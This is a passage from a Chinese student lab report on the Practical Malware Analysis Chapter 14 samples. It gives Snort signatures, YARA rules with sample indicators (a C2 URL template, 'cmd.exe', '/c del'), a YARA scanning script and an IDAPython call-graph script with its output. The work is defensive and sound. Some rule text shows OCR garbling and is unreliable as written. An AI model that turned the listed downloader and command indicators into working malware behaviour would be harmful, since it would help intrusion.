alert tcp $EXTERNAL NET $HTTP PORTS -> $HOME NET any (msg:"PM14.33
Downloador Redirect Command";content;"/08202016370000"; pcre:"/\/[dr]
[^\/]*\/08202016370000/";sid:20001433; rev:1;)
```

第二个目标:

```
alert tcp $EXTERNAL NET $HTTP PORTS -> $HOME NET any (msg:"PM14.3.4 Sleep
Command":content:"96";pcre:"/\/s[^\/]{0,15}\/[0-9]
{2,20}96'/";sid:20001434;rev:1;)
```

3.4 yara规则编写

综合以上，可以完成该恶意代码的yara规则编写：

```
//首先判断是否为PE文件
private rule IsPE
{
condition:
     filesize < 10MB and     //小于10MB
    uint16(0) == 0x5A4D and //"MZ"头
    uint32(uint32(0x3C)) == 0x00004550 // "PE"头
}

//Lab14-01
rule lab14_1
{
strings:
    $s1 =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    $s2 = "http://www.practicalmalwareanalysis.com/%s/%c.png"
condition:
    IsPE and $s1 and $s2
}

//Lab14-02
rule lab14_2
{
```

```
strings:
    $s1 = "WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmn0pqrstuvwxyz"
    $s2 = "/c del"
    $s3 = "cmd.exe"
condition:
    IsPE and $s1 and $s2 and $s3
}

//Lab14-03
rule lab14_3
{
strings:
    $s1 = "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
    $s2 = "C:\\autobat.exe"
condition:
    IsPE and $s1 and $s2
}
```

把上述Yara规则保存为`rule_ex14.yar`，然后在Chapter_14L上一个目录输入以下命令:


```
yara64 -r rule_ex14.yar Chapter_14L
```

结果如下，**样本检测成功**:

```
D:\study\大三\恶意代码分析与防治技术\Practical Malware Analysis Labs\BinaryCollection>yara64 -r
Chapter_14L
lab14_2 Chapter_14L\Lab14-02.exe
lab14_1 Chapter_14L\Lab14-01.exe
lab14_3 Chapter_14L\Lab14-03.exe
```

接下来对运行`Scan.py`获得的sample进行扫描。

sample文件夹大小为34.4GB，含有20856个可执行文件:



我们编写一个**yara扫描脚本**`yara_unittest.py`来完成扫描：

```
import os
import yara
import datetime

# 定义YARA规则文件路径
rule_file = './rule_ex14.yar'

# 定义要扫描的文件夹路径
folder_path = './sample/'

# 加载YARA规则
try:
    rules = yara.compile(rule_file)
except yara.SyntaxError as e:
    print(f"YARA规则语法错误: {e}")
    exit(1)

# 获取当前时间
start_time = datetime.datetime.now()

# 扫描文件夹内的所有文件
scan_results = []

for root, dirs, files in os.walk(folder_path):
    for file in files:
        file_path = os.path.join(root, file)
        try:
            matches = rules.match(file_path)
            if matches:
                scan_results.append({'file_path': file_path, 'matches': [str(match) for match in matches]})
        except Exception as e:
            print(f"扫描文件时出现错误: {file_path} - {str(e)}")

# 计算扫描时间
end_time = datetime.datetime.now()
scan_time = (end_time - start_time).seconds

# 将扫描结果写入文件
output_file = './scan_results.txt'

with open(output_file, 'w') as f:
    f.write(f"扫描开始时间: {start_time.strftime('%Y-%m-%d %H:%M:%S')}\n")
    f.write(f'扫描耗时: {scan_time}s\n')
```

```
    f.write("扫描结果:\n")
    for result in scan_results:
        f.write(f"文件路径: {result['file_path']}\n")
        f.write(f"匹配规则: {', '.join(result['matches'])}\n")
        f.write('\n')

print(f"扫描完成，耗时{scan_time}秒，结果已保存到 {output_file}")
```

运行得到扫描结果文件如下：

```
扫描开始时间: 2023-12-19 00:33:27
扫描耗时: 89s
扫描结果:
文件路径: ./sample/Lab14-01.exe
匹配规则: lab14_1

文件路径: ./sample/Lab14-02.exe
匹配规则: lab14_2

文件路径: ./sample/Lab14-03.exe
匹配规则: lab14_3
```

将几个实验样本扫描了出来，共耗时 **89秒**。

3.5 IDA Python脚本编写

我们可以编写如下Python脚本来辅助分析：

```
import idaapi
import idautils
import idc

# 获得所有已知API的集合
def get_known_apis():
    known_apis = set()
    def imp_cb(ea, name, ord):
        if name:
            known_apis.add(name)
        return True
    for i in range(ida_nalt.get_import_module_qty()):
        ida_nalt.enum_import_names(i, imp_cb)
    return known_apis

known_apis = get_known_apis()

def get_called_functions(start_ea, end_ea, known_apis):
    called_functions = set()
```

```
    for head in idautils.Heads(start_ea, end_ea):
        if idc.is_code(idc.get_full_flags(head)):
            insn = idautils.DecodeInstruction(head)
            if insn:
                # 检查是否为 call 指令或间接调用
                if insn.get_canon_mnem() == "call" or (insn.Op1.type == idaapi.o_reg and insn.Op2.type == idaapi.o_phrase):
                    func_addr = insn.Op1.addr if insn.Op1.type != idaapi.o_void else insn.Op2.addr
                    if func_addr != idaapi.BADADDR:
                        func_name = idc.get_name(func_addr, ida_name.GN_VISIBLE)
                        if not func_name:  # 对于未命名的函数，使用地址
                            func_name = "sub_{:X}".format(func_addr)
                        called_functions.add(func_name)
    return called_functions

def main(name, known_apis):
    main_addr = idc.get_name_ea_simple(name)
    if main_addr == idaapi.BADADDR:
        print("找不到 '{}' 函数。".format(name))
        return
    main_end_addr = idc.find_func_end(main_addr)
    main_called_functions = get_called_functions(main_addr, main_end_addr, known_apis)
    print("被 '{}' 调用的函数:".format(name))
    for func_name in main_called_functions:
        print(func_name)
        if func_name in known_apis:
            continue
        func_ea = idc.get_name_ea_simple(func_name)
        if func_ea == idaapi.BADADDR:
            continue
        if 'sub' not in func_name:
            continue
        func_end_addr = idc.find_func_end(func_ea)
        called_by_func = get_called_functions(func_ea, func_end_addr, known_apis)
        print("\t被 {} 调用的函数/APIs: ".format(func_name))
        for sub_func_name in called_by_func:
            print("\t\t{}".format(sub_func_name))

if __name__ == "__main__":
    names = ['_main', '_WinMain@16', '_DllMain@12']
    for name in names:
        main(name, known_apis)
```

该 IDAPython 脚本的功能是自动化地遍历特定函数的指令，识别所有直接的函数调用，并排除那些属于已知标准库或系统调用的函数。它输出每个分析的函数所调用的函数列表，并对那些不在已知 API 列表中的函数递归地执行相同的操作，从而构建出一个函数调用图。

对恶意代码分别运行上述`IDA Python`脚本，结果如下：

- **Lab14-01.exe**

```
被 '_main' 调用的函数:
sub_4010BB
    被 sub_4010BB 调用的函数/APIs:
        sub_0
        _strlen
        sub_401000
__alloca_probe
sub_4011A3
    被 sub_4011A3 调用的函数/APIs:
        URLDownloadToCacheFileA
        CreateProcessA
        _strlen
        _sprintf
        _memset
Sleep
GetUserNameA
_sprintf
_memset
GetCurrentHwProfileA
找不到 '_WinMain@16' 函数。
找不到 '_DllMain@12' 函数。
```

- **Lab14-02.exe**

```
找不到 '_main' 函数。
被 '_WinMain@16' 调用的函数:
CreateProcessA
sub_401880
    被 sub_401880 调用的函数/APIs:
        lstrcpyA
        ShellExecuteExA
        GetEnvironmentVariableA
        SetProcessPriorityBoost
        GetModuleFileNameA
        GetShortPathNameA
        sub_0
        SHChangeNotify
TerminateThread
TerminateProcess
```

```
LoadStringA
malloc
Sleep
WaitForMultipleObjects
free
DuplicateHandle
sub_0
找不到 '_DllMain@12' 函数。
```

- **Lab14-03.exe**

```
找不到 '_main' 函数。
被 '_WinMain@16' 调用的函数:
sub_401684
    被 sub_401684 调用的函数/APIs:
        _strtok
        sub_401565
        sub_401651
        sub_0
        sub_401613
sub_4011F3
    被 sub_4011F3 调用的函数/APIs:
        InternetReadFile
        InternetCloseHandle
        InternetOpenA
        InternetOpenUrlA
        _strstr
        sub_401000
        _memset
        _sprintf
sub_401457
    被 sub_401457 调用的函数/APIs:
        sub_401372
        ReadFile
        CreateFileA
        sub_401457
        CloseHandle
Sleep
_memset
找不到 '_DllMain@12' 函数。
```

4 实验结论及心得体会

在实验中，我深入学习了网络应对措施、调查在线攻击者的方法、结合动态和静态分析技术以及了解攻击者意图的重要性。这不仅仅是对知识的积累，更是一种技术能力的提升。我开始意识到，网络安全不仅仅是一场与代码的较量，更是一场智慧的角逐。每一步深入的分析，都让我更加敬畏这个领域的复杂性和深度。